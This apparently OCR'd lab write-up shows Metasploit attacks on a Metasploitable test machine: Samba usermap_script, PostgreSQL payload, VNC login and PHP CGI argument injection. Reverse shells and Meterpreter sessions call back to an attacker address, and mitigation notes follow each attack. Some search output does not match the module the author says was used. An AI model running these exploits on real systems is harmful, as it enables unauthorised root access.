


Mitigation:

- Disable Telnet; switch to SSH as it's more secure.


Samba Exploit

Here I just did a normal metasploit search about samba




```
msf6 > search Samba

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Descript
ion
   -   ----                                                ---------------  ----       -----  --------
---
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes    Citrix A
ccess Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer
 Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes    DistCC D
aemon Command Execution
   3   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Po
licy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                       normal     No     Linux Ga
ther Configurations
   5   auxiliary/scanner/rsync/modules_list                                 normal     No     List Rsy
nc Modules
   6   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No     MS14-060
 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce 2018-05-31       excellent  Yes    Quest KA
CE Systems Management Command Injection
```

And I used the 8th exploit



```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

And used the command options



```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                       -metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
```

Here I changed the rhost and ran the exploit

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf6 exploit(multi/samba/usermap_script) >
```

```
rhost => 192.168.1.3
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
```

and simply by the command Id to find my privilege And I was a root


```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Command shell session 1 opened (192.168.1.12:4444 -> 192.168.1.3:40597) at 2024-10-12 15:30:02 -04
0

[-] Command shell session 2 is not valid and will be closed
[*] 192.168.1.3 - Command shell session 2 closed.
id
uid=0(root) gid=0(root)
```

Mitigation:

- Apply the same steps as port 139: disable or restrict access.
- Use strong password policies and encryption.

Postgresql Exploit

Normal search about the postgresql




```
[*] 192.168.1.3 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(linux/postgres/postgres_payload) > search postgresql

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkVie
wFetchServlet.dat SQL Injection
   3   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult
.cc Pro SQL Injection
   4   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   5   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   6   auxiliary/scanner/postgres/postgres_dbname_flag_injection                normal     No     PostgreSQL Database Name Command Line Flag Injection
   7   auxiliary/scanner/postgres/postgres_login                                normal     No     PostgreSQL Login Utility
   8   auxiliary/admin/postgres/postgres_readfile                               normal     No     PostgreSQL Server Generic Query
   9   auxiliary/admin/postgres/postgres_sql                                    normal     No     PostgreSQL Server Generic Query
   10  auxiliary/scanner/postgres/postgres_version                              normal     No     PostgreSQL Version Probe
   11  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   12  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   13  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   14  exploit/multi/http/rudder_server_sqli_rce             2023-06-16       excellent  Yes    Rudder Server SQLI Remote Code Execution
   15  post/linux/gather/vcenter_secrets_dump                2022-04-15       normal     No     VMware vCenter Secrets Dump

Interact with a module by name or index. For example info 15, use 15 or use post/linux/gather/vcenter_secrets_dump

msf6 exploit(linux/postgres/postgres_payload) >
```

Used the 11th expliot


```
File  Actions  Edit  View  Help
msf6 > use 11
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) >
```

And I saw options and rewrite it to suit my case here



```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.12
lhost => 192.168.1.12
msf6 exploit(linux/postgres/postgres_payload) >
```

by changing the rhosts to the target ip




And finaly I ran the exploit and entered the machine as root

Mitigation:


- Enable SSL and configure authentication methods (e.g., md5, scram-sha-256).
- Restrict access to specific IP addresses.

Vnc Exploit


Searched about the service name followed by log in to find any interesting exploit



And I used the only exploit I found and wrote options




Here I have changed the rhost to the target IP and username to root




And I just ran this exploit
and in another terminal
I wrote the following command

Vncviwer “IP”



And it opened the machine



Simply ls command and I have the dirs here

Mitigation:

- Use SSH tunneling or VPN to secure VNC.
- Enable strong password policies and restrict access.

http Exploit

Here I have something interesting which is I have no version to the http port so by the command

Search http_ver

```
msf6 > search http_ver

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/http_version                    normal  No     HTTP Version Detection
   1  exploit/multi/http/nostromo_code_exec  2019-10-20       good    Yes    Nostromo Directory Traversa
l Remote Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/nostromo_co
de_exec

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > options
```

And as we used we wrote use 0 & options & rhosts “IP” commands

```
msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-
                                       metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
```


And we ran the exploit and we got the version which is **PHP 5.2.4**

```
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.1.3:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >
```

And in the web we searched about

“IP”/phpinfo/php

And here we found interesting info that’s scan the dirs




And simply we wrote

Search dir_scan

And

Use 0



And options command and for sure change the rhosts

```
msf6 auxiliary(scanner/http/dir_scanner) > options

Module options (auxiliary/scanner/http/dir_scanner):

   Name        Current Setting             Required  Description
   ----        ---------------             --------  -----------
   DICTIONARY  /usr/share/metasploit-frame  no        Path of word dictionary to use
               work/data/wmap/wmap_dirs.tx
               t
   PATH        /                           yes       The path  to identify files
   Proxies                                 no        A proxy chain of format type:host:port[,type:hos
                                                     t:port][...]
   RHOSTS                                  yes       The target host(s), see https://docs.metasploit.
                                                     com/docs/using-metasploit/basics/using-metasploi
                                                     t.html
   RPORT       80                          yes       The target port (TCP)
   SSL         false                       no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                           yes       The number of concurrent threads (max one per ho
                                                     st)
   VHOST                                   no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/dir_scanner) >
```

And ran the exploit we have here 100%

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/dir_scanner) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.1.3
[+] Found http://192.168.1.3:80/cgi-bin/ 404 (192.168.1.3)
[+] Found http://192.168.1.3:80/doc/ 200 (192.168.1.3)
[+] Found http://192.168.1.3:80/icons/ 200 (192.168.1.3)
[+] Found http://192.168.1.3:80/index/ 200 (192.168.1.3)
[+] Found http://192.168.1.3:80/phpMyAdmin/ 200 (192.168.1.3)
[+] Found http://192.168.1.3:80/test/ 200 (192.168.1.3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```

By search about also cgi

```
msf6 > search php_gci
[-] No results from search
msf6 > search php_cgi

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/php_cgi_arg_injection  2012-05-03       excellent  Yes    PHP CGI Argument Inje
ction


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg
_injection

msf6 >
```

And use 0 as we know

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

And simply run this

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.1
rhosts => 192.168.1.3
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Sending stage (39927 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.3

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr
Meterpreter : php/linux
meterpreter > pwd
/var/www
meterpreter > cd /root
meterpreter > ls -la
Listing: /root
==============

Mode              Size            Type  Last modified
----              ----            ----  -------------
```

We finally entered the machine

```
File  Actions  Edit  View  Help
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Sending stage (39927 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.3:34649) at 2024-10-12 16:40:10 -0400

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > pwd
/var/www
meterpreter > cd /root
meterpreter > ls -la
Listing: /root
==============

Mode              Size           Type  Last modified                    Name
----              ----           ----  -------------                    ----
100600/rw-------  1391569404228  fil   235287120584-04-16 20:08:34 -0400  .Xauthority
020666/rw-rw-rw-  0              cha   172683682346-11-28 03:34:59 -0500  .bash_history
100644/rw-r--r--  9564892170419  fil   162353618493-01-21 14:00:21 -0500  .bashrc
040700/rwx------  17592186048512 dir   182042120962-03-13 06:16:49 -0500  .config
040700/rwx------  17592186048512 dir   182042161112-04-25 20:20:24 -0400  .filezilla
040755/rwxr-xr-x  17592186048512 dir   235287120856-06-30 09:05:08 -0400  .fluxbox
040700/rwx------  17592186048512 dir   182042365537-08-30 20:21:58 -0400  .gconf
040700/rwx------  17592186048512 dir   182042384183-08-25 18:56:47 -0400  .gconfd
```


Mitigation:

